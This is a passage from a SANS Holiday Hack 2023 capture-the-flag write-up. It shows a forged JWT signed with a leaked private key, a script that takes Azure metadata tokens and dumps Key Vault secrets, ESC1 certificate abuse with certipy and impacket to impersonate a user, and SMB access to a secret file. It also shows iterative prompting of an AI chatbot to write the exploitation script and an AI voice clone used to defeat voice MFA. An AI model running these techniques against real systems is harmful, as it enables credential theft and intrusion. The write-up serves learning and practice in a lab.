YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg
 :: Follow redirects : false
 :: Calibration      : false
 :: Proxy            : http://127.0.0.1:8080
 :: Timeout          : 10
 :: Threads          : 1
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 88475
________________________________________________

capsPrivKey.key         [Status: 200, Size: 1704, Words: 5, Lines: 29, Duration: 249ms]
:: Progress: [253/253] :: Job [1/1] :: 2 req/sec :: Duration: [0:01:51] :: Errors: 0 ::
```

As the challenges don't contain sensitive information you use the UI at https://jwt.io/ to forge a JWT with the `GeeseIslandsSuperChiefCommunicationsOfficer` role.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.ey
Jpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tb
XMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywi
ZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI
6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6Ik
dlZXNlSXNsYW5kc1N1cGVyQ2hpZWZDb21tdW5pY
2F0aW9uc09mZmljZXIifQ.N-
8MdT6yPFge7zERpm4VdLdVLMyYcY_Wza1TADoGK
K5_85Y5ua59z2Ke0TTyQPa14Z7_Su5CpHZMoxTh
IEHUWqMzZ8MceUmNGzzIsML7iFQElSsLmBMytHc
m9-
qzL0Bqb5MeqoHZYTxN0vYG7WaGihYDTB7OxkoO_
r4uPSQC8swFJjfazecCqIvl4T5i08p5Ur180Gxg
EaB-
o4fpg_OgReD91ThJXPt7wZd9xMoQjSuPqTPiYrP
5o-aaQMcNhSkMix_RX1UGrU-
2sBlL01FxI7SjxPYu4eQbACvuK6G2wyuvaQIclG
B2Qh3P7rAOTpksZSex9RjtKOiLMCafTyfFng
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "GeeseIslandsSuperChiefCommunicationsOfficer"
}
```

VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  uPH6
  uQIDAQAB
  -----END PUBLIC KEY-----
  ,
  FKrXPrAsyRaMcq0HAvQOMICX4ZvGyz
  Whut
  UdQXV73mNwnY10RQmBnDOl+i
  -----END PRIVATE KEY-----
```

This results in the JWT:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6IkdlZXNlSXNsYW5kc1N1cGVyQ2
hpZWZDb21tdW5pY2F0aW9uc09mZmljZXIifQ.N-8MdT6yPFge7zERpm4VdLdVLMyYcY_Wza1TADoGKK5_85Y5ua59z2Ke0TTyQPa14Z7_Su5C
pHZMoxThIEHUWqMzZ8MceUmNGzzIsML7iFQElSsLmBMytHcm9-
qzL0Bqb5MeqoHZYTxN0vYG7WaGihYDTB7OxkoO_r4uPSQC8swFJjfazecCqIvl4T5i08p5Ur180GxgEaB-
o4fpg_OgReD91ThJXPt7wZd9xMoQjSuPqTPiYrP5o-
aaQMcNhSkMix_RX1UGrU-2sBlL01FxI7SjxPYu4eQbACvuK6G2wyuvaQIclGB2Qh3P7rAOTpksZSex9RjtKOiLMCafTyfFng
```

In the browser, you once again replace the `justWatchThisRole` cookie but this time using the above JWT. You click on the transmitter, enter the following details and click the orange/red bulb to transmit:

- Frequency: **10426** Hz
- Go-Date: **1224**
- Go-Time: **1200**, which is the real "go-time" of 1600 minus 4hrs




Congratulations on luring the miscreants ashore!
Now, everyone back to some holiday cheer!

The miscreants are successfully lured to shore and apprehended. They appear to be rabbits? Perhaps they intended to replace Christmas with Easter?

You achieve the objective and the achievement!


You bounce around like a bunny.



The Captain's Comms

Difficulty: 🎄🎄🎄🎄


Speak with Chimney Scissorsticks on Steampunk Island about the interesting things the captain is hearing on his new Software Defined Radio. You'll need to assume the **GeeseIslandsSuperChiefCommunicationsOfficer** role.



Congratulations! You have completed the The Captain's Comms challenge!

Active Directory - Coggoggle Marina - Steampunk Island


You got a bit side tracked after Pixel island so you take stock of what you've achieved and what's next. Jewel Loggins assured you that Ribb Bonbowford would provide a clue for the Space Island Door Access Speaker but Ribb Bonbowford was too worried about Alabaster Snowball that they wouldn't talk about anything else. You decide to pay them another visit.



Active Directory

Difficulty: 🎄🎄🎄🎄🎄

Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What's the name of the secret file in the inaccessible folder on the FileShare?



Hello, I'm Ribb Bonbowford. Nice to meet you!

Your first impression on returning to Ribb Bonbowford is not positive. They greet you as if you've never met before (!) but then you're reminded of how AI sometimes forgets prior context. You must be in the presence of great intelligence and look at Ribb Bonbowford with renewed reverence.

Although Ribb Bonbowford is still fixated on Alabaster Snowball and now needs help in auditing the Active Directory environment, they do drop a clue that you might find information there from Wombley Cube's research department - maybe something that will help you unlock the Space Island Door Access Speaker?

You know from Certificate SShenanigans that you have ssh access to `ssh-server-vm.santaworkshopgeeseislands.org` and from there you can access the Azure REST API. It is quite possible you can find something in the Azure REST API which is exploitable but where to start? The API is huge.

You recall from Reportinator the finding "5. Azure Key Vault-Overly Permissive Access from Azure Virtual Machine Metadata Service/Managed Identity". Perhaps there's sensitive data in the vault? Exploring the Azure Key Vault REST API reference takes a bit of effort, whereas you want a Bingo result so you turn to Bing, which is 80% of Bingo. It turns out that missing 20% is important, as Bing needs a few iterated prompts to produce something usable. Actually, this was the case with Bard and ChatGPT too but you simply omitted this fact before for brevity. However, now you are running out of time to complete the report and it looks like you will have a few pages to spare so you proceed with reckless abandon.

Bing Prompt - iteration

write a python script that:

1. uses the azure instance metadata endpoint to obtain an access token
2. uses the access token to make requests to the azure rest API to print all key vaults and their contents.
3. handle errors gracefully and continue with the next request. For example, if permission is denied to get a vault, continue with the next vault.

Bing Prompt - iteration


that script uses the same vault.azure.net access token to access both vault.azure.net and management.azure.com. Can you fix it so that it gets separate tokens for vault.azure.net and management.azure.com?

Bing Prompt - iteration

can you update the code to use the 2022-07-01 API version to list key vaults and the 7.4 API version to get the contents of each vault?

Bing Prompt - final

can you update the script so that for each secret found it gets the secret?



bing.com/search?q=how%20to%20get%20secrets%20from%20azure%20key%20vault&qs=ds&form=CONVAJ
SEARCH
CHAT
Generating answers for you...

Certainly! Here is the updated Python script that uses the 2022-07-01 API version to list key vaults and the 7.4 API version to get the contents of each vault. For each secret found, it gets the secret value:

Python
AI-generated code. Review and use carefully. More info on FAQ.

```
import requests
import json

# Get access token for vault.azure.net
response = requests.get('http://169.254.169.254/metadata/identity/oauth2/token?api-
version=2018-02-01&resource=https://vault.azure.net', headers={'Metadata': 'true'})
vault_access_token = response.json()['access_token']

# Get access token for management.azure.com
response = requests.get('http://169.254.169.254/metadata/identity/oauth2/token?api-
version=2018-02-01&resource=https://management.azure.com/', headers={'Metadata':
'true'})
management_access_token = response.json()['access_token']

# Get list of key vaults
response =
requests.get('https://management.azure.com/subscriptions/{subscriptionId}/providers/
Microsoft.KeyVault/vaults?api-version=2022-07-01', headers={'Authorization': 'Bearer
' + management_access_token})
key_vaults = response.json()['value']

# Print contents of each key vault
for key_vault in key_vaults:
```

Bing Response - final

Certainly! Here is the updated Python script that uses the 2022-07-01 API version to list key vaults and the 7.4 API version to get the contents of each vault. For each secret found, it gets the secret value:

```
import requests
import json

# Get access token for vault.azure.net
response = requests.get('http://169.254.169.254/metadata/identity/oauth2/token?api-
        version=2018-02-01&resource=https://vault.azure.net', headers={'Metadata': 'true'})
vault_access_token = response.json()['access_token']

# Get access token for management.azure.com
```

```
response = requests.get('http://169.254.169.254/metadata/identity/oauth2/token?api-
       version=2018-02-01&resource=https://management.azure.com/', headers={'Metadata': 'true'})
management_access_token = response.json()['access_token']

# Get list of key vaults
response = requests.get('https://management.azure.com/subscriptions/{subscriptionId}/providers/
       Microsoft.KeyVault/vaults?api-version=2022-07-01', headers={'Authorization': 'Bearer ' +
       management_access_token})
key_vaults = response.json()['value']

# Print contents of each key vault
for key_vault in key_vaults:
    try:
        response = requests.get(key_vault['properties']['vaultUri'] + '/secrets?api-version=7.4',
       headers={'Authorization': 'Bearer ' + vault_access_token})
        secrets = response.json()['value']
        print('Key Vault:', key_vault['name'])
        print('Secrets:')
        for secret in secrets:
            response = requests.get(secret['id'] + '?api-version=7.4', headers={'Authorization': 'Bearer
       ' + vault_access_token})
            secret_value = response.json()['value']
            print('  ', secret['id'], ':', secret_value)
    except Exception as e:
        print('Error:', str(e))
        continue
```

Please note that you will need to replace `{subscriptionId}` with your subscription ID in the script. Also, you will need to have the necessary permissions to access the key vaults in order to successfully run the script. Let me know if you have any questions!

Source: Conversation with Bing, 29/12/2023

1. Azure Quickstart - Set and retrieve a secret from Key Vault using Azure .... https://learn.microsoft.com/en-us/azure/key-vault/secrets/quick-create-portal.
2. How do I access Azure Key Vault Secrets from my ASP.NET Core Web API?. https://stackoverflow.com/questions/77654492/how-do-i-access-azure-key-vault-secrets-from-my-asp-net-core-web-api.
3. Retrieve the secret value from Azure Keyvault with Az.KeyVault .... https://stackoverflow.com/questions/68989621/retrieve-the-secret-value-from-azure-keyvault-with-az-keyvault-powershell-module.
4. Quickstart - Set and retrieve a secret from Azure Key Vault. https://learn.microsoft.com/en-us/azure/key-vault/secrets/quick-create-cli.
5. Get Secret - Get Secret - REST API (Azure Key Vault). https://learn.microsoft.com/en-us/rest/api/keyvault/secrets/get-secret/get-secret?view=rest-keyvault-secrets-7.4.

You modify the script slightly to use the correct subscriptionId:

```
$ diff bing_response_4.py bing_key_vault_enum.py --ignore-space-change
0a1,2
> subscriptionId="2b0942f3-9bca-484b-a508-abdae2db5e64"
>
13c15
< response = requests.get('https://management.azure.com/subscriptions/{subscriptionId}/providers/
       Microsoft.KeyVault/vaults?api-version=2022-07-01', headers={'Authorization': 'Bearer ' +
       management_access_token})
---
> response = requests.get(f"https://management.azure.com/subscriptions/{subscriptionId}/providers/
       Microsoft.KeyVault/vaults?api-version=2022-07-01", headers={'Authorization': 'Bearer ' +
       management_access_token})
29a32
>
```

You copy and paste the script into a file on the ssh host and run it. This results in the discovery of a `tmpAddUserScript` secret in the `northpole-it-kv` vault which reveals:

- the Active Directory domain: `northpole.local`
- a username: `elfy`
- a user password: `J4`ufC49/J4766`
- the Domain Controller IP address: `10.0.0.53`

```
alabaster@ssh-server-vm:/dev/shm$ python3 bing_key_vault_enum.py
Key Vault: northpole-it-kv
Secrets:
   https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript : Import-Module ActiveDirectory; $UserName
= "elfy"; $UserDomain = "northpole.local"; $UserUPN = "$UserName@$UserDomain"; $Password = ConvertTo-
```

```
SecureString "J4`ufC49/J4766" -AsPlainText -Force; $DCIP = "10.0.0.53"; New-ADUser -UserPrincipalName $UserUPN
-Name $UserName -GivenName $UserName -Surname "" -Enabled $true -AccountPassword $Password -Server $DCIP -
PassThru
Error: 'value'
```

Looking in the `alabaster` home directory, impacket is available:

```
alabaster@ssh-server-vm:~$ ls impacket/
DumpNTLMInfo.py     addcomputer.py   dpapi.py           getPac.py     keylistattack.py  mqtt_check.py
nmapAnswerMachine.py  psexec.py      registry-read.py  secretsdump.py  smbrelayx.py  ticketConverter.py
wmiquery.py
Get-GPPPassword.py  atexec.py        esentutl.py        getST.py      kintercept.py     mssqlclient.py
ntfs-read.py          raiseChild.py  rpcdump.py        services.py     smbserver.py  ticketer.py
GetADUsers.py       certipy          exchanger.py       getTGT.py     lookupsid.py      mssqlinstance.py
ntlmrelayx.py         rbcd.py        rpcmap.py         smbclient.py    sniff.py      tstool.py
GetNPUsers.py       changepasswd.py  findDelegation.py  goldenPac.py  machine_role.py   net.py
ping.py               rdp_check.py   sambaPipe.py      smbexec.py      sniffer.py    wmiexec.py
GetUserSPNs.py      dcomexec.py      getArch.py         karmaSMB.py   mimikatz.py       netview.py
ping6.py              reg.py         samrdump.py       smbpasswd.py    split.py      wmipersist.py
```

Arriving at a zen state with Reportinator, despite your previous disagreements, you recall the finding “1. Vulnerable Active Directory Certificate Service-Certificate Template Allows Group/User Privilege Escalation” which used `certipy` to scan for and exploit a vulnerability. You tread the same path and scan for vulnerabilities, finding that there is a Certificate template, `NorthPoleUsers` that is vulnerable to the ESC1 privilege escalation path, allowing a user to request a certificate as another user. The response also discloses the following:

- the Certificate Authority name: `northpole-npdc01-CA`
- the Domain Controller’s DNS name: `npdc01.northpole.local`
- the certificate template name: `NorthPoleUsers`

```
alabaster@ssh-server-vm:~/impacket$ ./certipy  find -u elfy@northpole.local -p 'J4`ufC49/J4766' -dc-ip
10.0.0.53 -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'northpole-npdc01-CA' via CSRA: CASessionError: code:
0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'northpole-npdc01-CA'
[*] Saved BloodHound data to '20231228061456_Certipy.zip'. Drag and drop the file into the BloodHound GUI from
@ly4k
[*] Saved text output to '20231228061456_Certipy.txt'
[*] Saved JSON output to '20231228061456_Certipy.json'

alabaster@ssh-server-vm:~/impacket$ jq . 20231228061456_Certipy.json
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "northpole-npdc01-CA",
      "DNS Name": "npdc01.northpole.local",
      "Certificate Subject": "CN=northpole-npdc01-CA, DC=northpole, DC=local",
      "Certificate Serial Number": "6A6351021B1F10BC4A58AAEB856C0F40",
      "Certificate Validity Start": "2023-12-28 01:05:30+00:00",
      "Certificate Validity End": "2028-12-28 01:15:30+00:00",
      "Web Enrollment": "Disabled",
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Permissions": {
        "Owner": "NORTHPOLE.LOCAL\\Administrators",
        "Access Rights": {
          "2": [
            "NORTHPOLE.LOCAL\\Administrators",
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ],
          "1": [
            "NORTHPOLE.LOCAL\\Administrators",
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ],
          "512": [
            "NORTHPOLE.LOCAL\\Authenticated Users"
          ]
        }
      }
    }
  },
  "Certificate Templates": {
    "0": {
      "Template Name": "NorthPoleUsers",
      "Display Name": "NorthPoleUsers",
      "Certificate Authorities": [
        "northpole-npdc01-CA"
      ],
      "Enabled": true,
      "Client Authentication": true,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": true,
      "Certificate Name Flag": [
        "EnrolleeSuppliesSubject"
      ],
      "Enrollment Flag": [
        "PublishToDs",
        "IncludeSymmetricAlgorithms"
      ],

        "ExportableKey"
      ],
      "Extended Key Usage": [
        "Encrypting File System",
        "Secure Email",
        "Client Authentication"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Validity Period": "1 year",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Domain Users",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "NORTHPOLE.LOCAL\\Enterprise Admins",
          "Write Owner Principals": [
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ],
          "Write Property Principals": [
            "NORTHPOLE.LOCAL\\Domain Admins",
            "NORTHPOLE.LOCAL\\Enterprise Admins"
          ]
        }
      },
      "[!] Vulnerabilities": {
        "ESC1": "'NORTHPOLE.LOCAL\\\\Domain Users' can enroll, enrollee supplies subject and template allows
client authentication"
      }
      }
    }
  }
```

You use certipy to request a certificate as alabaster, with a UPN of alabaster@northpole.local:

```
alabaster@ssh-server-vm:~$ certipy req -username elfy@northpole.local -password 'J4`ufC49/J4766' -ca
'northpole-npdc01-CA' -target npdc01.northpole.local -target-ip 10.0.0.53 -template 'NorthPoleUsers' -upn
alabaster@northpole.local -dns 10.0.0.53 -subject CN=albaster
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Failed to resolve: NORTHPOLE.LOCAL
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 40
[*] Got certificate with subject: CN=albaster
[*] Got certificate with multiple identifications
    UPN: 'alabaster@northpole.local'
    DNS Host Name: '10.0.0.53'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'alabaster_10.pfx'
```

You then use the certificate and private key in alabaster_10.pfx to authenticate as alabaster using Kerberos in order to obtain a ticket-granting ticket (TGT) which can then be used to authenticate against target systems.

```
 alabaster@ssh-server-vm:~$ certipy auth -pfx 'alabaster_10.pfx' -dc-ip 10.0.0.53
 Certipy v4.8.2 - by Oliver Lyak (ly4k)

 [*] Found multiple identifications in certificate
 [*] Please select one:
     [0] UPN: 'alabaster@northpole.local'
     [1] DNS Host Name: '10.0.0.53'
 > 0
 [*] Using principal: alabaster@northpole.local
 [*] Trying to get TGT...
 [*] Got TGT
 [*] Saved credential cache to 'alabaster.ccache'
 [*] Trying to retrieve NT hash for 'alabaster'
 [*] Got hash for 'alabaster@northpole.local': aad3b435b51404eeaad3b435b51404ee:
02f7435ecf9aadcb56e4a07ae09b3a77
```

You configure impacket so it knows where to look for the credential cache that certipy created:

```
export KRB5CCNAME="$HOME/alabaster.ccache"
```

You know you need to exchange the TGT for a service ticket in order to authenticate to SMB, which is typically used for file shares in Windows environments, but you're not sure what Service Principal Name(SPN) to use. You try authenticating to SMB incorrectly with debug output enabled and impacket helpfully tells you what SPN it's trying, namely CIFS/NORTHPOLE.LOCAL@NORTHPOLE.LOCAL:

```
alabaster@ssh-server-vm:~$ ./impacket/smbclient.py  -k -no-pass -dc-ip 10.0.0.53 -target-ip 10.0.0.53 -debug
northpole.local/alabaster@northpole.local
Impacket v0.11.0 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /home/alabaster/.venv/lib/python3.11/site-packages/impacket
[+] Using Kerberos Cache: /home/alabaster/alabaster.ccache
[+] SPN CIFS/NORTHPOLE.LOCAL@NORTHPOLE.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/NORTHPOLE.LOCAL@NORTHPOLE.LOCAL
[+] Using TGS from cache
[+] Changing sname from krbtgt/NORTHPOLE.LOCAL@NORTHPOLE.LOCAL to CIFS/NORTHPOLE.LOCAL@NORTHPOLE.LOCAL and
hoping for the best
Traceback (most recent call last):
  File "/home/alabaster/.venv/lib/python3.11/site-packages/impacket/smbconnection.py", line 319, in
kerberosLogin
    return self._SMBConnection.kerberosLogin(user, password, domain, lmhash, nthash, aesKey, kdcHost, TGT,
<snip/>
```

Now that you know the SPN, you run impacket's `getST.py` script to obtain a service ticket for SMB, setting the `-spn` option to `cifs/npdc01.northpole.local`:

```
 alabaster@ssh-server-vm:~$ ./impacket/getST.py -k -no-pass -dc-ip 10.0.0.53 -spn cifs/npdc01.northpole.local
-debug northpole.local/alabaster@northpole.local
 Impacket v0.11.0 - Copyright 2023 Fortra

 [+] Impacket Library Installation Path: /home/alabaster/.venv/lib/python3.11/site-packages/impacket
 [+] Using Kerberos Cache: /home/alabaster/alabaster.ccache
 [+] Returning cached credential for KRBTGT/NORTHPOLE.LOCAL@NORTHPOLE.LOCAL
 [+] Using TGT from cache
 [+] Username retrieved from CCache: alabaster
 [*] Getting ST for user
 [+] Trying to connect to KDC at 10.0.0.53:88
 [*] Saving ticket in alabaster@northpole.local.ccache
```


You then use the service ticket to authenticate to SMB. The debug messages are a little bit confusing but it works, dropping you into an SMB session.

```
 alabaster@ssh-server-vm:~$ ./impacket/smbclient.py  -k -no-pass -dc-ip 10.0.0.53 -target-ip 10.0.0.53 -debug
northpole.local/alabaster@npdc01.northpole.local
 Impacket v0.11.0 - Copyright 2023 Fortra

 [+] Impacket Library Installation Path: /home/alabaster/.venv/lib/python3.11/site-packages/impacket
 [+] Using Kerberos Cache: /home/alabaster/alabaster.ccache
 [+] SPN CIFS/NPDC01.NORTHPOLE.LOCAL@NORTHPOLE.LOCAL not found in cache
 [+] AnySPN is True, looking for another suitable SPN
 [+] Returning cached credential for KRBTGT/NORTHPOLE.LOCAL@NORTHPOLE.LOCAL
 [+] Using TGT from cache
 [+] Trying to connect to KDC at 10.0.0.53:88
 Type help for list of commands
 #
```


Examining the file share, you locate the secret file **InstructionsForEnteringSatelliteGroundStation.txt**, which contains a passphrase for the Satellite Ground Station.

```
 # shares
 ADMIN$
 C$
 D$
 FileShare
 IPC$
 NETLOGON
 SYSVOL
 # use FileShare
 # ls
 drw-rw-rw-          0  Thu Dec 28 01:13:43 2023 .
 drw-rw-rw-          0  Thu Dec 28 01:13:40 2023 ..
 -rw-rw-rw-     701028  Thu Dec 28 01:13:42 2023 Cookies.pdf
 -rw-rw-rw-    1521650  Thu Dec 28 01:13:42 2023 Cookies_Recipe.pdf
 -rw-rw-rw-      54096  Thu Dec 28 01:13:43 2023 SignatureCookies.pdf
 drw-rw-rw-          0  Thu Dec 28 01:13:43 2023 super_secret_research
 -rw-rw-rw-        165  Thu Dec 28 01:13:43 2023 todo.txt
 # cd super_secret_research
 # ls
 drw-rw-rw-          0  Thu Dec 28 01:13:43 2023 .
 drw-rw-rw-          0  Thu Dec 28 01:13:43 2023 ..
 -rw-rw-rw-        231  Thu Dec 28 01:13:43 2023 InstructionsForEnteringSatelliteGroundStation.txt
 # cat InstructionsForEnteringSatelliteGroundStation.txt
 [+] Encoding detection: ascii is most likely the one.
 Note to self:

 To enter the Satellite Ground Station (SGS), say the following into the speaker:

 And he whispered, 'Now I shall be out of sight;
 So through the valley and over the height.'
 And he'll silently take his way.
```

You submit the solution


Congratulations! You have completed the AD challenge!

of **InstructionsForEnteringSatelliteGroundStation.txt**.



Active Directory

Difficulty: 🎄🎄🎄🎄🎄

Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What's the name of the secret file in the inaccessible folder on the FileShare?

The objective is marked complete and an achievement is unlocked. You feel directly activated and actively directoried … no, just no …


Space Island Door Access Speaker - Spaceport Point - Space Island


Space Island Door Access Speaker

Difficulty: 🎄🎄🎄🎄🎄

There's a door that needs opening on Space Island! Talk to Jewel Loggins there for more information.

Now that you've exfiltrated the passphrase from Active Directory, you return to Jewel Loggins on Space Island. Jewel Loggins is ecstatic, obtains the passphrase from you by digital telepathy and tries it on the door.




Since only us elves can get a subscription to use ChatNPT, try searching for another AI tool that can simulate voices. I'm sure there's one out there.

Jewel Loggins

Unfortunately, Wombley Cube has implemented MFA and seems to require the passphrase to be spoken in their voice. Fortunately, Wombley Cube likes talking and has previously gifted you with an audio book narrated by themselves.

Jewel Loggins suggests you find an AI tool that can clone voices.

You try out the first voice cloner you find that does not require a sign-up, which turns out to be https://vocloner.com. **You upload the audiobook Wombley Cube provided in your last encounter, `wombleycube_the_enchanted_voyage.mp3`, and copy and paste the passphrase from the Active Directory challenge. The tool generates a WAV file that you download.**


https://vocloner.com

Voice Cloning V.1

